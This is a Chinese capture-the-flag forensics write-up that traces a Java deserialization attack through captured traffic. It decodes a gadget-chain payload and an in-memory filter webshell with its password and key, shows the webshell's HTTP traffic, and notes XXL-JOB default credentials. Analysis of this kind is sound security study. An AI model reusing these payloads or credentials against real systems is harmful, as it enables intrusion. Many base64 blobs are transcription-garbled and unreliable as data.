y01RpSgQqilawwM4Dwgdb1YxSGz8cUHggQyRC2tZxx80d410Mfbpxp60p3w2Zg3FwSPhJ4BvYyx+ZoXLX52DLcNCi4NfDKNo990uu40mIAh/sV+JHgPv
b4h0B2qvvd0zEkUL+AvtMjH/UvBGwVb2FgF1DgcRI/7np0taBchZKQRt8RMpgdtCbkE.j1oy7qFwXHgfHD3Y9t5FdLZRyHvD
VSjXpuU07Yg75T4jR12Q+Jc6pVvU37LAL3prtKtDqZNKEh05U7mgZVZe9U33xBwPVEHuPW2z3Mnt3iDxr70Gb.jYGNKDbLpS+sLH00Tpzt
GCvhaVXTQ+xth.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

指定一个key： base64，内置112个，依次尝试解密

解密

▼ 字节流

0 - zW4pTGV+xtvP48jCfyJq3w==
8@8ò'9ÉK 6 'ø-í sr java.util.PriorityQueue"Ú0'û?, ± | sizeL
comparatorLjava/util/Comparator;xp sr +org.apache.commons.beanutils.BeanComparatorj~êH L
comparatorq ~ L propertyt Ljava/lang/String;xpsr *java.lang.String\$CaseInsensitiveComparatorw}\}Pâí xpt outputProp
ertiesw sr :com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl WOÁn«3 | _indentNumberl _transletIndex[
_bytecodest [[B] _classt [Ljava/lang/Class;L _nameq ~ L _outputPropertiest Ljava/util/Properties;xp ýyyýur [[BKýggÙ
7 xp ur [B-óØTà xp Åéþ%4 3 # BdtLH @com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTrans
let <init> ()V Code java/lang/Exception StackMapTable
Äyv66vgAAADEBtAEAHW9yZy9hcGFjaGUvY29tbW9ucy9mL0hUTUxVdGlsBwABAQBAY29tL3N1bi9vcmcvYXBhY2hL3hhbGFu
L2ludGVybmFsL3hbzHRjL3J1bnRpbWUvQWJzdHJhY3RUcmFuc2xlAcAAwEADWdldFVybFBhdHrlcm4BABQoKUxqYXZhL2xbm
cvU3RyaW5nOwEABENvZGUBAAvKggACAEDGldlENsYXNzTmFtZQEAKGnvbS5nb29nbGUuZ3NvLkNvnBrlHRMb2FkZXJocG9

往下拉，有个反序列化的字节流文件，下载：

▼ 反序列化

- java.util.PriorityQueue
 - 0,0,0,3
 - com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
 - 0
 - _indentNumber: 0
 - _transletIndex: -1
 - _bytecodes:
 - [[下载.class字节码文件 len:1477](#),]
 - _class: null
 - _name: BdtLH
 - _outputProperties: null
 - com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
 - 0
 - _indentNumber: 0
 - _transletIndex: -1
 - _bytecodes:
 - [[下载.class字节码文件 len:1477](#),]
 - _class: null
 - _name: BdtLH

把 class 文件反编译，得到这段内容：

```
yv66vgAAADEBtAEAHW9yZy9hcGFjaGUvY29tbW9ucy9mL0hUTUxVdGlsBwABAQBAY29tL3N1bi9vcmcvYXE
```

Base64解密&反编译 Bytes数组反编译 \$\$BCE\$解码 Hex解码反编译 Base64+Gzip反编译 Class文件反编译 反序列化数据包分析 Jar包类名搜索

ministrator\Desktop\bytecode.class 打开文件 Idea反编译 cfr反编译 Procyon反编译 jd-core反编译 jadx反编译 jdk反编译 打开文件夹

```

Compiled from "BdtLH.java"
public class BdtLH extends com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet {
    public BdtLH() {
        Code:
        0: aload_0
        1: invokespecial #12
// Method com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTranslet."<init>":()V
        try {#0 // class java/lang/Exception
            4: ldc           #14
// String yv66vgAAADEBtAEAHW9yZy9hcGFjaGUvY29tbW9ucy9mL0hUTUxVdGlsBwABAQBAY29tL3N1bi9vcmcvYXBhY2hL3hhbg
Ful2Lud0vJbmFsl3hbHRjL3J1bnRpbiUvQijzdhJhY3RUCmfFc2xLdacAuEADidLdFVybFBhdhRLcm4BABQoKUxqYXZhL2xbhmcvuj3
Ryal5m0wEABENwZGUxBAAlvKgg4CAeADgddeENsYXNzImfTzQEAKGnvbS5nb29nbGuuZ3NvLkNvbnR1eHRMb2fkZXJ
OcG9tbdmgalwZ0CXXIIAsBAAn9ZXRCYXNLnJRTdHJpbmcBAApFeGNlchRpbc25
zAQTamF2YS9pb9J0V4Y2VwdG1vbgcADwAEApghdmEvbGfUz9TdHJpbmc
HABEBEHh1NHNQJUFQUBQUBFBSjRZQzN4VDFStb9ueWJ0VGRQd2F1UVf5a3N
VU0pPV3RMelVBdG9ISUIx1FjcGpCWfh1chJkcgFkcUU1S1pROTk3Y2RPN3A
1aDv1am0xc2pqlmNROUNVeWxUM,jbW25uTk50NTIVAN3Z4L012ZDJ,jM2VvY2U
1T21UXY40WdQdVBUbm51L3pQLzN6ZmQ3N0xJeS9m0xdDQUJyRkp3QmRPREF
Ram1VUWtwZ1VqN1V1d05SSfh0Y0422TBDdBWSWR5Y1JBUExJbedTzfjsQ1
oTVBPUQu9z0zDmm84RV15tnF1bTBLWJBSm5DU1hEb2NUR3VwdippbUIzTks
1UUtPRGRGNEFZM0W3T2fy1NOZ2IwLzbhQuxUmnfOeHJTTXowSjzHfuZEl
jNVVOU2ZDVW15UG1vcxs2OWFrWGUrTHBnWDg3UmVLyzcwVkkNwd3UyREZWWUs
2dmZVIE2eVVRY2IzQ1dFb1dwkhwMG9pSE1tTw1uWg9x28rMpLSxhZOXN
6WFpnbDNkaVQxS1Fj
        java/io/FileWriter           /tm
        java/io/OutputStreamWriter   close
    }

    SourceFile
BdtLH.java !      M
    @@
    L      Y      M, +
    N          !      "
}

Exception table:
    from       to       target type
        4       27      30  Class java/lang/Exception
}

```

当然，用 vscode 打开也可以：

```

import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import java.io.FileWriter;

public class BdtLH extends AbstractTranslet {
    public BdtLH() {
        try {
            String var1 = "yv66vgAAADEBtAEAHW9yZy9hcGFjaGUvY29tbW9ucy9mL0hUTUxVdGlsBwABAQBAY29tL3N1bi9vcmcvYXBhY2hL3hhbg
FileWriter var2 = new FileWriter("/tmp/easyui-lang-zh_BNCE.js", true),
var2.write(var1);
var2.close();
} catch (Exception var4) {
}

}
}

```

剩下的每段流量包一样，提取出来之后拼接成一段：

最终的到如下内容：

```
yv66vgAAADEBtAEAHW9yZy9hcGFjaGUvY29tbW9ucy9mL0hUTUxVdGlsBwABAQBAY29tL3N1bi9vcmcvYXE
```

解密后生成文件Base64Decompile.class

Idea反编译 cfr反编译 Procyon反编译 jd-core反编译 jadx反编译 jdk反编译 打开文件夹

```

hZNsIYXnZQA1KEExqIXZhL2xhbmvcU3RyaW5nOy1MamF2YS9sIW5nL0NsIX
Nz0wAuC8CgCxAL0MA0AbgaoAagc//AQAMZGVjb2RlQmfzZTYOAQAWKExqY
XZhL2xhbmvcU3RyaW5nOy1MamF2YS9sIW5nL0NsIX
cxEABihbQ1lbgwAxQDGCgACAMcIAK0hAKkBABFgYXZhL2xhbmvcSW50ZVd
1cgCAywEABFRZUEUM0ArQkAzAD0AQARZ2V0RGVjbzGFyZWRNZXRob2QBAE
AoTgphmEvbGFuZy9tDfJpwmC7W0xqYXZhL2xhbmvcQ2xhc3MTKUxqYXZhL
2xhbmvcemVmbVjdC9NzXRob2Q7DADQANKEA1EAoAgEAGGphdmEvbFuZy9y
ZWszZWN0L111dHvZca1AEADXN1dEfFJYVzc21ibGUBAAQoW11WDADWNc
KANUA2AEAB3ZhBHV1T2YBABY0SS1ManF2YS9sIW5nL01udGVnZX17DADaAN
skAMwA3AEABm1udm9rZQEAShMamF2YS9sIW5nL091amVjdDfBtGphdmEvb
GfuZy9PYmp1YQ307KUxqYXZhL2xhbmvcT2JqZWN0OwwA3gFcgDVAQABAAtu
ZXJdnN0Yw5JZQwA4g7CgCBAMBAAlmZNRGw7x0ZKJ0W11AQAmExqYXZ
hL2xhbmvcu3RyaW5nOy1MamF2YS9sIW5nL1N0cmuLzZsBAAxsIXNDR905W
5kZxgBAAFJAQAJY2xhc3N0W11AQASTGphdmEvbGFuZy9tDfHJpwmC7QABL
ggA6wEAC2xhc3RJbm1eB9mQAVKEExqYXZhL2xhbmvcU3RyaW5nOy1JDADt
AO4KABIA7wEACXN1YnN0cmuLzWEAFShJKUxqYXZhL2xhbmvcU3RyaW5nOw
A8QDyCgASAPMBAAlmWx0ZKJ0EZYBAAlmWx0ZKJ0NYXABAAlmEADGnvbn
N0cnVjdG9ycwEAIftMamF2VS9sIW5nL3J1Zmx1Y3QvQ29u3rjwN0b317A
QMzmlsdGvYzQ29uZmlnA0ANZmlsdGvYzL3V0aWwv
TWFWoEWADnHdfGsaW5h1G9hZGVyAQAPZm1sdGvYzQxhc3N0W11AQAKZm1
sdGvYzTmft2ZEAI1tMamF2VS9sIW5nL3J1Zmx1Y3QvQ29u3rjwN0b318kj
47BwD5AQARZ2V0Q2F0YwxbmFm2FkZXIMQAIaAoAgEDDAD1AOYKAAIBB
QEADWzbmRgA7x0ZKJ0VW1IAQ-CBAP0o1GphdmEvbGFuZy9PYmp1Y3Q7Tgph
dmEvbGFuZy9tDfJpwmC7W0xqYXZhL2xhbmvcQ2xhc3MTW0xqYXZhL2xhbmvc
vt2JqzZWN0Oy1MamF2YS9sIW5nL091amVjdDfBtGphdmEvbGFuZy9tDfHJpwmC7
FwYNoZS50b21jYXQxdXpwmC5kZXNjcm1wdG9yLnd1Yi5GwXzQXJEZVYIA
QwBAAdm83J0Yw11DAE0ALwKAIEBDwEAL29yZy5hGfjaUdG9tY2F0LnV0
aWwuGvzY3JpcHrvci53ZWIuRnlsgDvYzTfWwCAERAQAk3JnlmfwTzWzS5
j1Xrbcb1u1S5kZXBsB3kuRnlsgDvYzRvMCAETQAk3JnlmfwTzWzS5j1X
RhbG1u1Y55kZXBsB3kuRnlsgDvYzTfWwCAEVQAQ9KEExqYXZhL2xhbmvcU3Rya
W5nOipMf2YS9sIW5nL0NsYXNzTg9nZGVyOy1MamF2YS9sIW5nL0NsYXNz
OwwBdgEXCgCBARgBAA1zZXREaWx0ZKJ0Yw11CAEaAQAQo2VRnlsgDvYzQ2x
hc3M1ARwBAAxhZGRGw7x0ZKJ0EZYIAR4BAA1zZXREaXnwYXrjaGVyCAEgAQ
AHUlkVRUVTVAgBiAgRADWfkZfVSTFBhdHRIcm1ASQMAU1AbgaoAAgEmQAwb
3JlnLmfwTzWzS5j1Xrbcb1u1S5j1b1LkfwcxpY2F0aW9uRnlsgDvYzQ29u
ZmlnCAEaAQAQZ2V0RGVjbzGFyZWRDc25zdHJ1Y3RvnwmBACo1KVtManF2VS9
sIW5nL3J1Zmx1Y3QvQ29u3rjwN0b317DAEaQASKAIEBLAEADXN1dFVSTF
BhdHRIcm1AS4BABjhZGRGw7x0ZKJ0NYBCZwvcauJUATABAaxhZGRGw7x0Z
XJNYXAIATIBAB1qYXZhL2xhbmvcVmBvGvjdC9D625zdHJ1Y3RvcgcbNAoB
NQDYAQAkFtMamF2YS9sIW5nL091amVjdSpTgphdmEvbGFuZy9PYmp1Y3Q

```

base 64 反编译：

H4sIAAAAAAAA1YC3xT1Rn/nybNTdPwauQRyksUSJ0WtLyEAt0HIB1NQcpjBXXeprdpaJqE5KZQ997cd07

这个 H4sI 是内存马的特征：

Base64解密&反编译 Bytes数组反编译 \$\$BCES\$解码 Hex解码反编译 Base64+Gzip反编译 Class文件反编译 反序列化数据包分析 Jar包类名搜索

解密后生成文件GzipDecompile.class

Idea反编译 cfr反编译 Procyon反编译 jd-core反编译 jaxd反编译 jdk反编译 打开文件夹

```

H4sIAAAAAAAJ1YC3xT1Rn/nybNTdPwauQRyksUSJ0WtLyEAtoHIB1NQcp
jBXpXeprdpAJqE5KZQ997d07p5h5jm1sjsj2cQ9C9Uy1T20k3nnNNN55x7vx
/Mvd2c3f/c e450mSqv89gPuPTmrne/zP/3zfd77Li y/f9wCABrFJwbD0DAQji
U0kpgpUj6oUSwNRHxTchN6oL0tV1dyCRAPL11Gt011AIhMPOAOqGv2oSEmyN
qem0KaBjAjrCRxDotGupwZimB3NK5QKodf4VL9cwOar2SNgb030aALT2qN
xxMzOK21dqnDMc5UfSfcAmyPmxoK39aKx+LpqX87ReKc7obcpw2DFVVK
6v fULE6yUQcb3A7EnWpZHp0oiHMmM inXog+o+ZK1xY9sZxZg13diT1JQhK
JaksNrwVqMc8mDmxq8R6B01+pYE3j0WFJuZhvn50gAz2a0NuLDJNxizg
1B0mNPn31Zqg7iW4V0ouoce5Az2qBpRfkm4rL4HPRSY0cGe4CZ0wqhoBvf0t
NNWvBcrC3xzsbxG0+NF6ebGAtmjf7tbqYTbDvh6V5ju4cFFMrtaSH6nj
HRzYdW1KfJuKLqN7m07bzTgLp4s0sMgmawjRzyCQTW1krdcpMx1QSRig
P/2Kai3XbQZUdAsMKVt8P9ITphZ+t+eX0nE8y+oimt8XtuhcPc7pmjhAl
kbmxVb60IKtAgyHCaSTWjyq1VImr5NG+rkWvEJhebfB0w+g71uGd13
bsPvIkhsd205CDtMhieAs0fg8E4xtqGTSj1FPwibKZnWwp1UVB8K0rUhuh
t7JMq9PfIlejxZo10xYoVRS19dC9wvML1PaemOG+e2RSNaWfPnu6Gz
9Cm1u68Spq6HNKIVIGgyNx Eh+SoLAL3Wa10WJaPKL3GZw1zY1eRCQ1/03I
JH+UXTOjijtHDR5Av9SKWZUq0KDqfcGwAKSndSaitz90+rTDhxxtJSW43Dko
02k1CwVwXahR0mQFtk6Ta ojQ4xGDRF7uZ661WNa25MSRTMARVG3c3J9as2h
wPGyVw1EqWZaI2pRljS8p27spafGJssMO1zBjyjyUibCgmdjNUCkfVGMZz
Yqp5Rk9G1veYqg68RZw4C1BTfSdW8i1aEOUGnJeSpFLo3fhptduA1vF3Ax
SC3k1try14PeXiCt4t0AF5UKa3pfgeTZN4KvUrdbvSuuNkYegaYEabsf7JVD
3Ma3319K14P0CcTzTV/BB8hmNDyb6ueV1l9CuZw1E65cRs+7MKH8JFxGW
yuKviomcFWSt4JuLxW/ia4CoFwCTGpmkH1Lqu20/fJxko6E18+EE2H17c0d
270xBR6voPhFtc0jdWm8RdbHt8xfxEay9FlulzTxv0d5ZPk1SVx0mfnyDhXY
72sff593mu+d2sGMzMLJVtJNtKK102rrX1oqNGcv1vG8Jm49ggMRsu++P
jpWxLaLGmsNh1oICaRo6L38s20XHt1084yjg9pZUf40zJ/1FRqe4aZvN
DUiSaCsrY2p1LqEoIGZ3Ea+qzMQOHVKA1r21KfryeBWPjpNc16Dmsa
VPT47gSWHpuLpmj6fH85ZBNtjbz0yzpZk989ffn8gBWDY5/i0z1QeRnEU
1Cr18cw/1x4VPMSt745xbuVnAe+kElHWCEvSBW1bwbf151wicAKf5vmc+2Q
VfMcCP2mkPku5fl8AajKeZdn2V0rqy0bnfbLCeNivjVmPFJR/AV4nH8C
zz2xTeI4u5G8+Z0/jiQ1YXZBJMbpmtluEa3T011S15YD9X7HPjx/iJvIF+a
pbzo1xIL/BvNr+o3fg5fiFn/JK3F3V3gC1C1ii+W5v4fp0/1jZpuWttgotD
thG/w+91S/kHN1ZjjRz9iQGav17Lmd+LPpoVmnrndGxt7n61Xzte0+vGs
1nsDfmHu5Km28Ty0o1qbb/H/gX/KkvvgCkXjRh2W/9f/1CM9dseyCXBMcC
uwSfgvXpZARK10Msdu2imEJgrUhSeNb5KCMMmw8gloY6Eh+Lk0p9Dbrr5U4
pBsRc1+figu4RB0WcMPZtRyWjyEzD5xv1uCnbRLjRkqyMTvBhgN5
B/dhLax3i61wiUeF9Mpn850p62P1m+tg17HVE1PiwoVGwWx9vTxGzWKA
OyERkwHmWwXpeYLebR52+J0TP1U8stbseG7EmxwI3X4LU8fbGIPmV/FR
KL803D/3s7SSrvEpd41GxpcT7L6eCM11sNm27QULNbIKx91rr5dNs2Z1b
11/4neW3tR5t3nmiaSc1sgeM1VaMr29cohRTM68xRz7iha/n1L2Rhtv2aoN

```

解码得到：

```

public class ContextLoaderNpomngFilter extends ClassLoader implements Filter {
    public static String md5;
    static String pass = "Mhrdomhslsm";
    static String key = "8c7e0106c13f24d3";
    public String headerName = "User-Agent";
    public String headerValue = "Acpagkos";
}

```

现在得到一个密码：

Mhrdomhslsm

得到密码的方法二：

如果你足够细心，直接拉到流量包底部，可以看到内存马连接密码：

No.	Time	Source	Destination	Protocol	Line Info
17597	1.855677	172.17.0.4	172.17.0.4	TCP	4... 33196 → 16088 [PSH, ACK]
17598	1.855678	172.17.0.4	172.17.0.4	TCP	72 16088 → 33196 [ACK] Seq=
17599	1.855682	172.17.0.4	172.17.0.4	HTTP	1... POST /login HTTP/1.1 (4
17600	1.855683	172.17.0.4	172.17.0.4	TCP	72 16088 → 33196 [ACK] Seq=
17601	1.855688	172.17.0.4	172.17.0.4	HTTP	3... HTTP/1.1 200
17602	1.855681	172.17.0.4	172.17.0.4	TCP	72 33196 → 16088 [ACK] Seq=
17603	1.857363	172.17.0.4	172.17.0.4	TCP	80 33202 → 16088 [SYN] Seq=
17604	1.857366	172.17.0.4	172.17.0.4	TCP	80 16088 → 33202 [SYN, ACK]
17605	1.857370	172.17.0.4	172.17.0.4	TCP	72 33202 → 16088 [ACK] Seq=
17606	1.857389	172.17.0.4	172.17.0.4	TCP	4... 33202 → 16088 [PSH, ACK]
17607	1.857390	172.17.0.4	172.17.0.4	TCP	72 16088 → 33202 [ACK] Seq=
17608	1.857394	172.17.0.4	172.17.0.4	HTTP	1... POST /login HTTP/1.1 (4
17609	1.857395	172.17.0.4	172.17.0.4	TCP	72 16088 → 33202 [ACK] Seq=
17610	1.858249	172.17.0.4	172.17.0.4	HTTP	3... HTTP/1.1 200
17611	1.858254	172.17.0.4	172.17.0.4	TCP	72 33202 → 16088 [ACK] Seq=
17612	1.858817	172.17.0.4	172.17.0.4	TCP	80 33212 → 16088 [SYN] Seq=
17613	1.858821	172.17.0.4	172.17.0.4	TCP	80 16088 → 33212 [SYN, ACK]
17614	1.858824	172.17.0.4	172.17.0.4	TCP	72 33212 → 16088 [ACK] Seq=
17615	1.858842	172.17.0.4	172.17.0.4	TCP	4... 33212 → 16088 [PSH, ACK]
17616	1.858844	172.17.0.4	172.17.0.4	TCP	72 16088 → 33212 [ACK] Seq=
17617	1.858848	172.17.0.4	172.17.0.4	HTTP	1... POST /login HTTP/1.1 (4
17618	1.858848	172.17.0.4	172.17.0.4	TCP	72 16088 → 33212 [ACK] Seq=
17619	1.859723	172.17.0.4	172.17.0.4	HTTP	3... HTTP/1.1 200
17620	1.859735	172.17.0.4	172.17.0.4	TCP	72 33212 → 16088 [ACK] Seq=
17621	1.862267	172.17.0.4	172.17.0.4	TCP	72 33138 → 16088 [FIN, ACK]

> Frame 17617: Packet, 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits)
Linux cooked capture v2
> Internet Protocol Version 4, Src: 172.17.0.4, Dst: 172.17.0.4
> Transmission Control Protocol, Src Port: 33212, Dst Port: 16088, Seq: 423, Ack: 1, Len: 106
[2 Reassembled TCP Segments (528 bytes): #17615(422), #17617(106)]
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded

```
0:000 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0:010 00 00 00 00 45 00 00 00 00 00 00 00 00 00 00 00
0:020 ac 11 00 04 ac 11 00 04 81 bc 3d 08 78 f4 0f e4
0:030 3a 12 63 4b 89 18 02 00 58 bb 00 00 01 01 00 0a : cK_ X...
0:040 e6 e3 3b 56 e6 e3 3b 56 4d 68 72 64 6f 6d 68 73 ..V ..V Mhrdomhs
0:050 6c 73 6d 3d 75 4b 58 79 62 56 68 4a 34 4e 66 31 lsm=uXy bVh34hf1
0:060 7a 39 6f 71 32 25 32 42 68 65 65 4e 71 76 79 6b z9oq2k2B heelqvyk
0:070 54 68 30 26 41 52 68 72 39 4b 30 62 34 76 4a 65 Th06ARhr 9Kb04vJc
0:080 4f 62 38 4d 6d 6f 52 70 51 7a 6f 4e 58 61 47 50 Ob8MmOrp QzoNxGP
0:090 77 6a 4c 56 78 44 50 37 5a 43 7a 33 70 62 4f wjLVxDcp 7ZcZ3pb0
0:0a0 41 69 47 41 4c 38 36 47 36 52 32 41 25 33 44 25 A1GAL86G 6R2A83D%
```

Packet (178 bytes) | Reassembled TCP (528 bytes)

|| 分组: 17621 | 配置

traffic.pcap

Wireshark - 追踪 HTTP 流 (tcp.stream eq 33) - traffic.pcap

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获

tcp.stream eq 33

POST /login HTTP/1.1
User-Agent: Acpagkos
Accept-Encoding: gzip, deflate, br, zstd
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive
Host: 172.17.0.4:16088
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-type: application/x-www-form-urlencoded
Cookie: JSESSIONID=592B08A182E80DB16FA5F311862AA611;
Content-Length: 106

Mhrdomhs1sm=uXybhJ4Nf1z9oq2%2BheeNqvkyTh06ARhr9K0b4vJeob8MmOrpQzoNxGpWjLVxDcp7ZCz3pb0AiGAL86G6R2A%3D%3D
HTTP/1.1 200
Content-Length: 120
Date: Tue, 09 Sep 2025 05:11:25 GMT
Keep-Alive: timeout=60
Connection: keep-alive

DSBDE9CAD02C34D0+XxyhpwnaW+i/wXGHxuDbfWYVsA9aWT2UYgG5eCGxencxwMfSgp4sSkDTjtTH1GSlcNalDWBu619Jmoysz5sQ==F5C50C1ECAE69216



还有个8080端口，刚才提示 xxl-job:

访问一下：



网页

图片

视频

学术

词典

地图

更多

约 106,000 个结果

XXL-JOB 后台配置与使用指南

1 2 3



XXL-JOB 是一款开源的分布式任务调度框架，支持集群、高可用的任务调度服务，适用于多种场景。以下是关于其后台搭建、配置及使用的详细说明。

搭建与部署

- 下载源码 从 GitHub 或 Gitee 下载 XXL-JOB 源码，并导入到开发工具（如 IntelliJ IDEA）。
- 初始化数据库 在 xxl-job/doc/db 目录下找到 tables_xxл_job.sql 文件，执行 SQL 脚本以创建数据库和表。
- 配置调度中心 修改 xxl-job-admin 的 application.properties 文件，设置数据库连接、端口号、报警邮箱等信息。例如：


```
server.port=8081
spring.datasource.url=jdbc:mysql://localhost:3306/xxl_job?
Unicode=true&characterEncoding=UTF-8
spring.datasource.username=root
spring.datasource.password=123456
spring.mail.host=smtp.qq.com
spring.mail.username=your_email@qq.com
spring.mail.password=your_email_password
```

- 启动调度中心 运行 xxl-job-admin 的主类，访问 http://localhost:8081/xxl-job-admin，使用默认用户名 admin 和密码 123456 登录。

项目集成与执行器配置

xxl-job 的默认账号密码为 admin/123456，这里被改了：

```
